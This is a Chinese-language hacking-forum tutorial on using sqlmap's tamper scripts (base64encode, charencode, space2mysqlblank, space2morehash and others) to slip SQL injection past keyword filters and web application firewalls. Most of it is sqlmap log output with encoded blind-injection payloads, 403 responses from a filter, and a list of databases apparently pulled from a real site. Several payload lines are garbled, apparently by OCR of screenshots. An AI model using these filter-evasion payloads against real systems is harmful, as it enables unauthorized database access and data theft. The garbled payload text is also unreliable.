


作品：使用 sqlmap 绕过过滤

作者：arschloch

来自：法客论坛 – F4ckTeam

网址：<http://team.f4ck.net/>

大家都在积极的参加线上活动，那我也发个文章 O(∩_∩)O~
 sqlmap 传说中的注入神器，一般的参数大家都用的灰常熟练了，那对于--tamper
 这个参数大家了解多少？



这是 sqlmap 自带所有 tamper 脚本，当大家遇到注入被过滤关键字的时候是不是很惆怅，那么就到了 tamper 这个参数大发神威的时候了。

文章没有多少技术含量，算是普及贴，由于脚本较多，这里只说几个比较常用的，其他的大家自己动手去试一下就明白了。文章大多用图来说明。

首先 base64encode.py 这个脚本

```
[23:26:50] [PAYLOAD] MiBBT1kQgT1JEKE1JRCgoU0UMRUNUIERJU1RJT1kNUKE1GT1UMTChDQUNUKHN
jaGUtYU9uYW11IEFT1ENIQUIpLDB4MjApKSBUk9NIE10Rk9STUFUSU9OX1NDSEUNQS5TQ0hFTUFUQSB
MSU1JUCAzNCwxCSwxLDEpKSA+IDY0
[23:26:51] [PAYLOAD] MiBBT1kQgT1JEKE1JRCgoU0UMRUNUIERJU1RJT1kNUKE1GT1UMTChDQUNUKHN
jaGUtYU9uYW11IEFT1ENIQUIpLDB4MjApKSBUk9NIE10Rk9STUFUSU9OX1NDSEUNQS5TQ0hFTUFUQSB
MSU1JUCAzNCwxCSwxLDEpKSA+IDMy
[23:26:51] [PAYLOAD] MiBBT1kQgT1JEKE1JRCgoU0UMRUNUIERJU1RJT1kNUKE1GT1UMTChDQUNUKHN
jaGUtYU9uYW11IEFT1ENIQUIpLDB4MjApKSBUk9NIE10Rk9STUFUSU9OX1NDSEUNQS5TQ0hFTUFUQSB
MSU1JUCAzNCwxCSwxLDEpKSA+IDE2
[23:26:52] [PAYLOAD] MiBBT1kQgT1JEKE1JRCgoU0UMRUNUIERJU1RJT1kNUKE1GT1UMTChDQUNUKHN
jaGUtYU9uYW11IEFT1ENIQUIpLDB4MjApKSBUk9NIE10Rk9STUFUSU9OX1NDSEUNQS5TQ0hFTUFUQSB
MSU1JUCAzNCwxCSwxLDEpKSA+IDg=
[23:26:52] [PAYLOAD] MiBBT1kQgT1JEKE1JRCgoU0UMRUNUIERJU1RJT1kNUKE1GT1UMTChDQUNUKHN
jaGUtYU9uYW11IEFT1ENIQUIpLDB4MjApKSBUk9NIE10Rk9STUFUSU9OX1NDSEUNQS5TQ0hFTUFUQSB
MSU1JUCAzNCwxCSwxLDEpKSA+IDQ=
[23:26:53] [PAYLOAD] MiBBT1kQgT1JEKE1JRCgoU0UMRUNUIERJU1RJT1kNUKE1GT1UMTChDQUNUKHN
jaGUtYU9uYW11IEFT1ENIQUIpLDB4MjApKSBUk9NIE10Rk9STUFUSU9OX1NDSEUNQS5TQ0hFTUFUQSB
MSU1JUCAzNCwxCSwxLDEpKSA+IDI=
[23:26:53] [PAYLOAD] MiBBT1kQgT1JEKE1JRCgoU0UMRUNUIERJU1RJT1kNUKE1GT1UMTChDQUNUKHN
jaGUtYU9uYW11IEFT1ENIQUIpLDB4MjApKSBUk9NIE10Rk9STUFUSU9OX1NDSEUNQS5TQ0hFTUFUQSB
MSU1JUCAzNCwxCSwxLDEpKSA+IDE=
[23:26:54] [INFO] retrieved:
[23:26:54] [DEBUG] performed 7 queries in 3 seconds
available databases [26]:
[*] 10YEARS
[*] 10YEARS_WEB
[*] CASHMAN
[*] CASHMAN_WEB
[*] CAW
```



上图可以看出，所有的注入语句已经都被转为 base64 的格式，对于以前那个《Base64 变形注入》貌似有着奇效！

The watermark consists of a large, stylized, multi-colored text 'FUCK YOU' where each letter is composed of various smaller text snippets. Below this, the words 'Security Team' are written in a smaller, standard font.

上图: charencode.py (* mssql 2005 * MySQL 4, 5.0 and 5.5 * Oracle 10g* PostgreSQL 8.3, 8.4, 9.0)

chardoubleencode.py (* mssql 2000 mssql 2005 MySQL 5.1.56
PostgreSQL 9.0.3)

两个脚本通过打乱编码来绕过关键字被过滤的情况

```
[23:51:37] [PAYLOAD] 2x0ANDx0BORD<MID<(SELECTx0BDISTINCT<IFNULL<CAST<schema_name_x0BASx0BCHAR>,0x20>)x0BFROMx0BINFORMATION_SCHEMA.SCHEMATAx0BLIMITx0B34,1>,1,1>.  
.0C>x0A032  
[23:51:39] [DEBUG] got HTTP error code: 403 (Forbidden)  
[23:51:39] [PAYLOAD] 2x0ANDx0BORD<MID<(SELECTx0BDISTINCT<IFNULL<CAST<schema_name_x0BASx0BCHAR>,0x20>)x0AFROMx0BINFORMATION_SCHEMA.SCHEMATAx0BLIMITx0C34,1>,1,1>.  
.09>x0916  
[23:51:40] [PAYLOAD] 2x0CANDx0A0RD<MID<(SELECTx09DISTINCT<IFNULL<CAST<schema_name_x0BASx0BCHAR>,0x20>)x0DFROMx0DINFORMATION_SCHEMA.SCHEMATAx09LIMITx0934,1>,1,1>.  
.0A>x0A08  
[23:51:40] [DEBUG] got HTTP error code: 403 (Forbidden)  
[23:51:40] [PAYLOAD] 2x0CANDx09ORD<MID<(SELECTx0ADISTINCT<IFNULL<CAST<schema_name_x0AASx0BCHAR>,0x20>)x0BFROMx0DINFORMATION_SCHEMA.SCHEMATAx0CLIMITx0B34,1>,1,1>.  
.00>x094  
[23:51:41] [PAYLOAD] 2x0BANDx0DORD<MID<(SELECTx0CDISTINCT<IFNULL<CAST<schema_name_x0CASx0DCHAR>,0x20>)x0AFROMx0DINFORMATION_SCHEMA.SCHEMATAx0ALIMITx0B34,1>,1,1>.  
.09>x0C2  
[23:51:41] [DEBUG] got HTTP error code: 403 (Forbidden)  
[23:51:41] [PAYLOAD] 2x09ANDx0BORD<MID<(SELECTx09DISTINCT<IFNULL<CAST<schema_name_x0CASx0BCHAR>,0x20>)x0AFROMx0DINFORMATION_SCHEMA.SCHEMATAx0BLIMITx0B34,1>,1,1>.  
.0A>x0A1
```

上图：为 space2mssqlblank.py(mssql 2000 和 05) 和 space2mysqlblank.py(MySQL 5.1)。MySQL 允许空格被替换为 09, 0A-0D, A0, MSSQL 中允许 01-1F 替换为空格符。

```
[00:12:36] [PAYLOAD] 2z23jAbfgZsCBOq%0AANDz23hGecBofEJBK%0A%23fRXJvnu%0AORD<MD<
<SELECTz23OyIrRdUjACn%0A%23ojsMNyQ%0ADISTINCTz23iMXzhDw%Cq%0A<IFNULLz23BNUFrydfj
ez%0A<CAST<schema_namez23zAvNtI%0AASz23oXfudSUoZO%0A%23opqWyMUIkjU%0ACHARz23erqQon
EZCl%0A>,0x20>>z23lueZAEtduIGv%0AFROMz23tAYDhhquF%0A%23cOs+CThUm1Hy%0AINFORMATIO
N_SCHEMA.SCHEMATAz23CKCksIB%0ALIMITz23BTDtNj%0A%23PjGKoUbfnKWH%0A30,1>,1,1>>z23
nHAtcb%0A>>z23SYAUkKFVWxiwM%0A32
[00:12:37] [PAYLOAD] 2z23hcImxZRohOUiz%0AANDz23secsUAQ%0A%23qBluHxx%0AORD<MD<<SE
LECTz23EupuRIZkg%0A%23nnuaYBPxUDE%0ADISTINCTz23TsyfUQYBr%0A<IFNULLz23CWSgo0dAcda
M%0A<CAST<schema_namez23UjkDQesFOJqG%0AASz23qnNfHaoZFD%0A%23rumzsLrqU%0ACHARz23m
scUEPHLo%0A>,0x20>>z23FeuuHaCGrgen%0AFROMz23UcCNTQJR%0A%23dCKAr+dbWR%0AINFORMATIO
N_SCHEMA.SCHEMATAz23OWwGkTKpInM%0ALIMITz23QrZCUAcTyvZT%0A%23qkoPJxKfBKW%0A30,1>,1,1>>z23ICfBkD0%0A>>z23UHTwwu%0A16
[00:12:37] [PAYLOAD] 2z23mx8dEkxaSvk%0AANDz23IPzRiipvJRKg%0A%23dfxYXUNr%0AORD<MI
D<<SELECTz23YjpyW1KrkWq%0A%23vnjUpSf%0ADISTINCTz23IrTMXT%0A%23aEE%0A<IFNULLz23M%0AaEE
ez%0A<CAST<schema_namez23wrdd10pwxx%0AASz23auD1BYBKg%0A%23h+IzikA%0A%23PFA
leTmWKqJG%0A>,0x20>>z23UKNqJf%0AFROMz23hTkyLSCHHI%0A%23PavuWU%0AINFORMATIO_N_SC
HEMA.SCHEMATAz23KhwrkyQcNh%0ALIMITz23atfEWpvSGJ%0A%23ec%0A%23e%0A%23MSkGoWr%0A>>z23PjuaixxB1%0A8
```



space2morehash.py 对应 mysql>= 5.1.13 和 MySQL 5.1.41, space2hash.py 对应 mysql 版本 4.0,5.0

上图可以发现空格符被替换为%23randomText%0A 这样的形式，而 CHAR(), USER()这样的函数被替换为% % 0 randomText 23()这样的形式，啊？大家问为什么啊？为什么？这是规定，我也不知道为什么，想了解的就看这个 [mysql函数名称解析](#) 这个破网站，我用这个脚本可以绕过去。so，这个很不错！

差不多就这个样子，虽然只说了几个，但是希望能起个抛砖引玉的作用，sqlmap 剩下的功能大家一起多多挖掘。O(∩_∩)O~

再加一句，额 ，哪位大牛能把 sqlmap 的-g 的 google 引擎替换为百度呢，或者



把 google 的地址改为.com.hk.....